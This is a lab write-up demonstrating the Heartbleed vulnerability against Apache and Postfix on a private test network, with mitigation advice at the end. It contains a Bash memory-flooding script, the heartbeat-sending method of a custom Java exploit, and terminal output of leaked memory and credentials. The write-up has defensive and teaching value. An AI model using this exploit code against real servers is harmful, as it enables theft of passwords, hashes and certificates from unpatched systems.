Open postfix_memload.sh ~/Desktop

```bash
#!/bin/bash

# Target Postfix
TARGET="localhost"
PORT="465"
PAYLOAD="shay@shay.local:mailpassword:user@user.local:LeakThis: Secret42:"

echo "Starting Postfix memory flood on port $PORT..."

BIG_PAYLOAD=$(printf "%s" "$PAYLOAD" | head -c 700000)

# Flood Postfix with mail requests
for i in {1..50}; do
    (
        echo -e "EHLO shay.local\r\nMAIL FROM: shay@shay.local\r\nRCPT TO:
user@user.local\r\nDATA\r\nSubject: LeakThis\r\n${BIG_PAYLOAD}\r\n.\r\nQUIT\r\n" | \
        openssl s_client -connect "$TARGET:$PORT" -tls1_2 -cipher AES256-SHA -quiet 2>/dev/null
    ) &
    echo "Sent SMTP payload $i/50"
    sleep 0.1
done

# Keep it running to hold memory
echo "Flood complete. Keeping payloads in memory for 5 minutes..."
sleep 300

echo "Script done."
```

The Java Heartbleed Exploit

The custom Java exploit, **Heartbleed.java**, is the key tool in this demonstration, designed to exploit the Heartbleed vulnerability (CVE-2014-0160) on vulnerable server (**IP: 192.168.1.132**) running Apache and Postfix. Executed from a Windows client (**IP: 192.168.1.99**), the exploit targets unpatched OpenSSL implementations by sending malformed TLS heartbeat requests, tricking the server into leaking up to 64KB of memory per request. This memory, previously populated with sensitive data like user credentials, passwords, and certificates via scripts such as **apache_memload.sh** and **postfix_memload.sh**, is extracted and displayed for analysis, revealing the severity of the vulnerability in both services.

The **sendHeartbeats** method, shown in the screenshot below, drives this exploitation process by managing the heartbeat requests. It repeatedly sends crafted heartbeat messages to the target server in specified amount, each designed to exploit the vulnerability by requesting more memory than intended. The method then captures and displays the server's response, which includes the leaked data, enabling the rapid exposure of sensitive information embedded in Apache or Postfix memory, as demonstrated in the attacks on ports **443** and **465**.

```java
/*
 * Represents method for sending heartbeat messages to server.
 * Sends the number of messages specified.
 * Throws exeption if failed sending message.
 */
public void sendHeartbeats(int numOfMessages) throws Exception {
    // get heartbeat message
    byte[] heartbeat = getHeartbeat();

    // send heartbeat messages to server in desired amount
    for (int i = 0; i < numOfMessages; i++) {
        try {
            // send heartbeat message to server
            System.out.println("Sending Heartbeat " + (i + 1));
            this.out.write(heartbeat);
            this.out.flush();

            // read the response and print to termial
            byte[] buffer = new byte[PAYLOAD_LEN + 10];
            int bytesRead = readResponse(buffer);
            if (bytesRead > 0) {
                System.out.println("Heartbeat " + (i + 1) + " response (" + bytesRead + " bytes):");
                printResponse(buffer, bytesRead, false); //print in text format
            }
            else {
                System.out.println("No response for Heartbeat " + (i + 1));
                break;
            }
            Thread.sleep(200);

        }
        catch (Exception e) {
            // print exeption if occured
            System.out.println("Heartbeat " + (i + 1) + " failed: " + e.getMessage());
            break;
        }
    }
}
```

Heartbleed Attack Demonstration

Apache Attack Description

The Apache attack commences on an Ubuntu Linux server **(IP: 192.168.1.132)**, utilizing a custom Bash script**, apache_memload.sh**, to load Apache's memory with sensitive data. As outlined previously, this script triggers a PHP file **(memload.php)** that generates a large string of sensitive information, including local mail users (e.g., shay@shay.local) and the mail server password. Additionally, the PHP script queries the mail server database to retrieve local mail users and their SHA-512 password hashes, embedding this data into Apache's memory. These requests are served over a secure HTTPS connection on port **443**, leveraging Apache's standard configuration.

The command to start this memory flood is: **~/Desktop/apache_memload.sh**

As the Bash script executes, it spawns 50 concurrent curl requests in parallel, embedding the sensitive data into Apache's memory and ensuring its persistence. Simultaneously, the Windows client **(IP: 192.168.1.99)** runs my custom Java based Heartbleed exploit, targeting Apache on port **443** (HTTPS).

After confirming the Java exploit is configured for port **443** and appropriate TLS settings, the Heartbleed exploit sends malicious heartbeat requests, leveraging the Heartbleed vulnerability (CVE-2014-0160) to extract up to 64KB of memory per request from Apache. Within seconds, the exploit successfully retrieves sensitive data previously loaded by **apache_memload.sh**, including user credentials, password hashes, database fragments and SSL certificate used by Apache, highlighting Apache's exposure to the Heartbleed vulnerability.


- **Running apache_memload.sh to load sensative data into Apache memory**

```
shay@shay: ~/Desktop
Sent curl request 24/50
Sent curl request 25/50
Sent curl request 26/50
Sent curl request 27/50
Sent curl request 28/50
Sent curl request 29/50
Sent curl request 30/50
Sent curl request 31/50
Sent curl request 32/50
Sent curl request 33/50
Sent curl request 34/50
Sent curl request 35/50
Sent curl request 36/50
Sent curl request 37/50
Sent curl request 38/50
Sent curl request 39/50
Sent curl request 40/50
Sent curl request 41/50
Sent curl request 42/50
Sent curl request 43/50
Sent curl request 44/50
Sent curl request 45/50
Sent curl request 46/50
Sent curl request 47/50
Sent curl request 48/50
Sent curl request 49/50
Sent curl request 50/50
Flood complete. Keeping payloads in memory for 5 minutes...
```


- **Apache leaked HTTPS request and SSL certificate that was used for TLS connection**

```
Attacking server on 192.168.1.132:443
Connected to 192.168.1.132:443
Sending ClientHello for initial handshake
Handshake response (1053 bytes) received

Sending Heartbeat 1
Heartbeat 1 response (1460 bytes):
Text (ASCII):
..@....bird.....calhost..User.Agent: curl.8.9.1..Accept: .........oC:..d.....1..3.........5.......u.........localhost.....h2.http.1.1........1.....0.....
.............3.......  ..U...@..............8..43V.
.....At.......b.....

Sending Heartbeat 2
Heartbeat 2 response (64096 bytes):
Text (ASCII):

.......................6.d.vXuJR77U9kB.Xk.vLRdHqXE4qF8DuLgYrnb72fSvO2AL6laQisexMoEXS6c7siCE7zBwT3kpeYpduweeTREHinyio9LklwLv2JPB..1017835..client.version.5.6.51..platform.x86.64..............iih....SSx......b..V..j....M.W..........o...x....p.4.......8.c@.x2.....8.........
....B..qo.QEG...w..v..c.y.........d....V.0..9.....o.... ..9.e.y.u..Q..M..I.m .b.H..yz..O........N...4RF....6..F....b.K....E..U.
.....@.
.....0.....Tx.......Q...rm....n.Fwp....f.l.....C...R...h.....0.....B...n....Cb..2XJ.....0.....H.......0e1.0...U.....Ti1.0...U....Israel1.0...U....Beer Sheva1.0...U....Internet Widgits Pty L
td1.0...U....shay0...2504012148597..2604012148597.0e1.0...U....Ti1.0...U....Israel1.0...U....Beer Sheva1.0...U....Internet Widgits Pty Ltd1.0...U....shay0...0.....H.............0.........r..P2.......E....K....R.............I.4S..t..A...O.........e..l.m........5.K...h
eh.........Nbc....t.7s..j.r.......s.........0.........N...........z.G..mp..@M..8W..K....l.....Z........n.m..Q.........x..yx.. 8G....l.....sAR..I.....TN..Y......5QQ0...U.........f.....tv...z f..0...U....0.....f.....tv...z f..0...U.....0....0....M.........:...D
J.Y.....6....3....f.h.........l..e.........e...7.........R.Z.m.:....l.OJO. ...4Q....Q..Z.....Q...m....s......m.tg..c...GOz.........w...a...C.g...V.......iIm.j.V....EF...Q..r.......Y.....n.g.v..s..cl..9..O.TFP....Xfav...M..e.8..1.x........@.W.I..O..c.l..Q...m...u..f...9
.........3.T....u..G.m....B.
```

- **Apache leaked mail users credentials, including their SHA-512 password hashes and the mail server's database table**



- **Apache leaked MySQL users credentials, including their SHA-256 password hashes**



Postfix Attack Description

The Postfix attack commences on the same Ubuntu Linux server (**IP: 192.168.1.132**), utilizing another custom Bash script, **postfix_memload.sh**, to load Postfix's memory with sensitive data. As outlined previously, this script sends 50 SMTP email payloads from shay@shay.local to user@user.local, each containing a large string of sensitive information, including local mail users (e.g., shay@shay.local) and the mail server password. These emails are transmitted over a secure TLS 1.2 connection using the AES-256 cipher, ensuring compatibility with Postfix's configuration on port **465**.

The command to start this memory flood is: **~/Desktop/postfix_memload.sh**

As the Bash script executes, it spawns multiple SMTP sessions in parallel, embedding the sensitive data into Postfix's memory. Simultaneously, the Windows client (**IP: 192.168.1.99**) runs my custom Java based Heartbleed exploit, this time targeting Postfix on port **465**.

After adjusting the Java exploit to use port **465** (SMTPS). The Heartbleed exploit sends malicious heartbeat requests, exploiting the Heartbleed vulnerability (CVE-2014-0160) to extract up to 64KB of memory from Postfix per request. Within a very short period, the exploit successfully retrieves the sensitive data previously loaded by **postfix_memload.sh**, such as fragments of the email header, Postfix shell commands, email credentials, mail server password and SSL certificate used by Postfix highlighting Postfix's exposure to the Heartbleed vulnerability.


- **Running postfix_memload.sh to load sensative data into Postfix memory**

```
shay@shay: ~/Desktop
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as B90BC288CE3
221 2.0.0 Bye
Sent SMTP payload 50/50
220 shay.local ESMTP Postfix
250-shay.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as DE27C288CE3
221 2.0.0 Bye
Flood complete. Keeping payloads in memory for 5 minutes...
```


- **Postfix leaked shell commands used for sending email containing sensative data, including mail password**

```
Attacking server on 192.168.1.132:465
Connected to 192.168.1.132:465
Sending ClientHello for initial handshake
Handshake response (1053 bytes) received

Sending Heartbeat 1
Heartbeat 1 response (4380 bytes):
Text (ASCII):

...@....bird.............................................local..RCPT TO: user@user.local..DATA..Subject: LeakThis..shay@shay.local:mailpassword:user@user.local:LeakThis: Secret42:.....QUIT........i...............................b4..l....d9a.3.y........J..A....... .r.....
```

- **Postfix leaked the email headers of messages sent via SMTPS, including the sender and recipient information**



- **Postfix leaked mail users information and SSL certificate that was used for TLS connection**



Conclusion: Findings and Implications

This demonstration successfully showcased the exploitation of the Heartbleed vulnerability (CVE-2014-0160) on an Ubuntu Linux server (**IP: 192.168.1.132**) running Apache and Postfix services. Through meticulously crafted Bash scripts such as **apache_memload.sh** and **postfix_memload.sh**, we flooded the memory of Apache (**port 443**) and Postfix (**port 465**) with sensitive data, including local mail users, mail server passwords, SHA-512 password hashes, and email credentials. My custom Java Heartbleed exploit, executed from Windows client (**IP: 192.168.1.99**), then extracted this data with alarming efficiency, retrieving up to 64KB per request from both services.

The results were striking. The Apache attack consistently leaked substantial sensitive information, such as user credentials and password hashes, within seconds, underscoring the vulnerability of web servers to Heartbleed when paired with persistent memory payloads like **memload.php**. The Postfix attack, while equally rapid, yielded a mix of email headers, shell commands, credentials, passwords, and SSL certificates, though its success varied due to Postfix's multi-process architecture, which sometimes isolates sensitive data from the exploited memory regions. These outcomes confirm that both services, when running vulnerable OpenSSL versions (e.g., **1.0.1c**), are susceptible to unauthorized data extraction, posing significant risks to system security.

Looking ahead, these findings raise critical concerns for future mitigation. Immediate patching to OpenSSL versions beyond **1.0.1g** is essential to eliminate the Heartbleed vulnerability at its root. Beyond patching, hardening configurations, such as disabling unnecessary heartbeat extensions, enforcing stricter TLS ciphers, and minimizing memory persistence of sensitive data, can reduce exposure. Regular auditing of services like Apache and Postfix, alongside penetration testing with tools like those demonstrated here, will be vital to detect and address lingering vulnerabilities. As memory-based attacks evolve, proactive measures must keep pace to safeguard critical systems against similar exploits, ensuring the confidentiality of user data and server integrity in an increasingly hostile digital landscape.